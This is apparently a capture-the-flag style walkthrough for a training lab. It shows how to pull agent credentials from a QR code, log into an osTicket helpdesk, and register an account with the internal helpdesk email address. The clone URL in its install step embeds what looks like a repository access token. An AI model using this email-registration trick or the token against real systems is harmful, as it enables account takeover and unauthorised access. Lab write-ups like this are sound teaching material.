

LINUX PRIV ESC


WALKTHROUGH “MIKE” JAN VARENKAMP & LUKAS MARCKMILLER

INSTALL


1. Clone Repository `git clone https://<YOUR USERNAME>:P-cv1-j4ZKxDjR3CuCQi@gitlab.com/Varenkamp/escalation abgabe.git`
2. Run `sudo ./install.sh`

USER TOKEN


1. Open <http://<ip>:80> and click on „Neues Konto registrieren“




2. Enter some fake credentials and observe the error message



3. We need to find an internal E-Mail address that we can send and receive mails with
4. Open `http://<ip>:8080`
5. The QR-Code contains user credentials and the information that Horst is an agent
6. Click „Sign In“




7. Click on „Im an agent - sign in here“



The screenshot shows a web browser window with the address bar displaying 'localhost:8080/login.php'. The page header includes the 'Escalation Company' logo, a QR code, and a 'Guest User | Sign In' link. A navigation bar contains links for 'Support Center Home', 'Open a New Ticket', and 'Check Ticket Status'. The main heading is 'Sign in to Escalation Helpdesk', followed by the text 'To better serve you, we encourage our Clients to register for an account.' Below this is a login form with fields for 'Email or Username' and 'Password', and a 'Sign In' button. To the right of the form, there is a link 'Not yet registered? Create an account' and a link 'I'm an agent - sign in here' which is highlighted with a red box. A yellow padlock icon is also present. At the bottom, there is a message: 'If this is your first time contacting us or you've lost the ticket number, please open a new ticket'. The footer contains copyright information: 'Copyright © 2021 Escalation Helpdesk - All rights reserved.' and 'powered by osTicket'.

8. Enter the credentials obtained from QR-Code Horst:Password



The screenshot shows a web browser window with the address bar displaying 'localhost:8080/scp/login.php'. The page features a background image of a city street at sunset. In the center, there is a login form titled 'Escalation Company' with a QR code. Below the title, it says 'Authentication Required'. The form has two input fields: the first contains the text 'Horst' and the second contains a series of dots representing a password. A 'Log In' button is located below the password field. At the bottom of the page, there is copyright information: 'Copyright © Escalation Helpdesk' and 'Powered by osTicket'.

9. Open the ticket

The screenshot shows the osTicket Staff Control interface. The top navigation bar includes 'Dashboard', 'Users', 'Tasks', 'Tickets' (selected), and 'Knowledgebase'. Below this is a search bar and a 'New Ticket' button. The main content area displays a list of tickets under the 'Open' status. The first ticket, #694972, is highlighted with a red box. The ticket details are as follows:

Ticket	Last Updated	Subject	From	Priority	Assigned To
694972	6/30/21 20:54	Server down	Michael	Normal	Horst Schneider

Below the table, there are options to 'Select: All None toggle' and 'Page: [1] Export'. The footer indicates 'Showing 1 - 1 of about 1' and 'Copyright © 2006-2021 Escalation Helpdesk All Rights Reserved.'


10. Read through the ticket to find an internal email address and the information that emails that are being send to this email are created as new ticket in the system.

The screenshot shows the osTicket ticket details page for ticket #694972. The page displays the ticket thread, including the subject 'Server down' and the assigned agent 'Horst Schneider'. The ticket was created by Michael on 6/30/21 20:50. The ticket thread shows the following messages:

- Michael posted 6/30/21 20:50:** Hallo Horst, kann es sein das die Server offline sind ich komme über den Remote Zugang nicht rein? Grüße Michael
- Horst Schneider posted 6/30/21 20:53:** Die sollten gleich wieder online sein, ich spiele gerade ein kleines Patch auf. Du kannst mir zukünftig auch eine Mail schreiben an: helpdesk@escalation.com Etwa 1 Min. nachdem die E-Mail im Postfach eingegangen ist, erscheint sie als neu angelegtes Ticket hier im System. Das spart dir den Weg über die Webmaske für das Anlegen eines Ticket.
- Michael posted 6/30/21 20:54:** Eine kleine Info das du den Server kurzzeitig vom Netz nimmst wäre toll gewesen!
- Horst Schneider posted 6/30/21 20:54:** Ok, ich versuche dran zu denken.

The email address helpdesk@escalation.com is highlighted with a red box in the screenshot.


11. Go back to <http://<ip>:80> and enter the email address in the register form




The screenshot shows a web browser window with the title "Escalation Chat" and the address bar displaying "localhost". The page features the "rocket.chat" logo at the top. Below the logo is a registration form with the following fields:

- A text input field containing "Test".
- A text input field containing "helpdesk@escalation.com", which is highlighted with a red rectangular border.
- A password input field represented by four dots "....".
- A second password input field also represented by four dots "....".

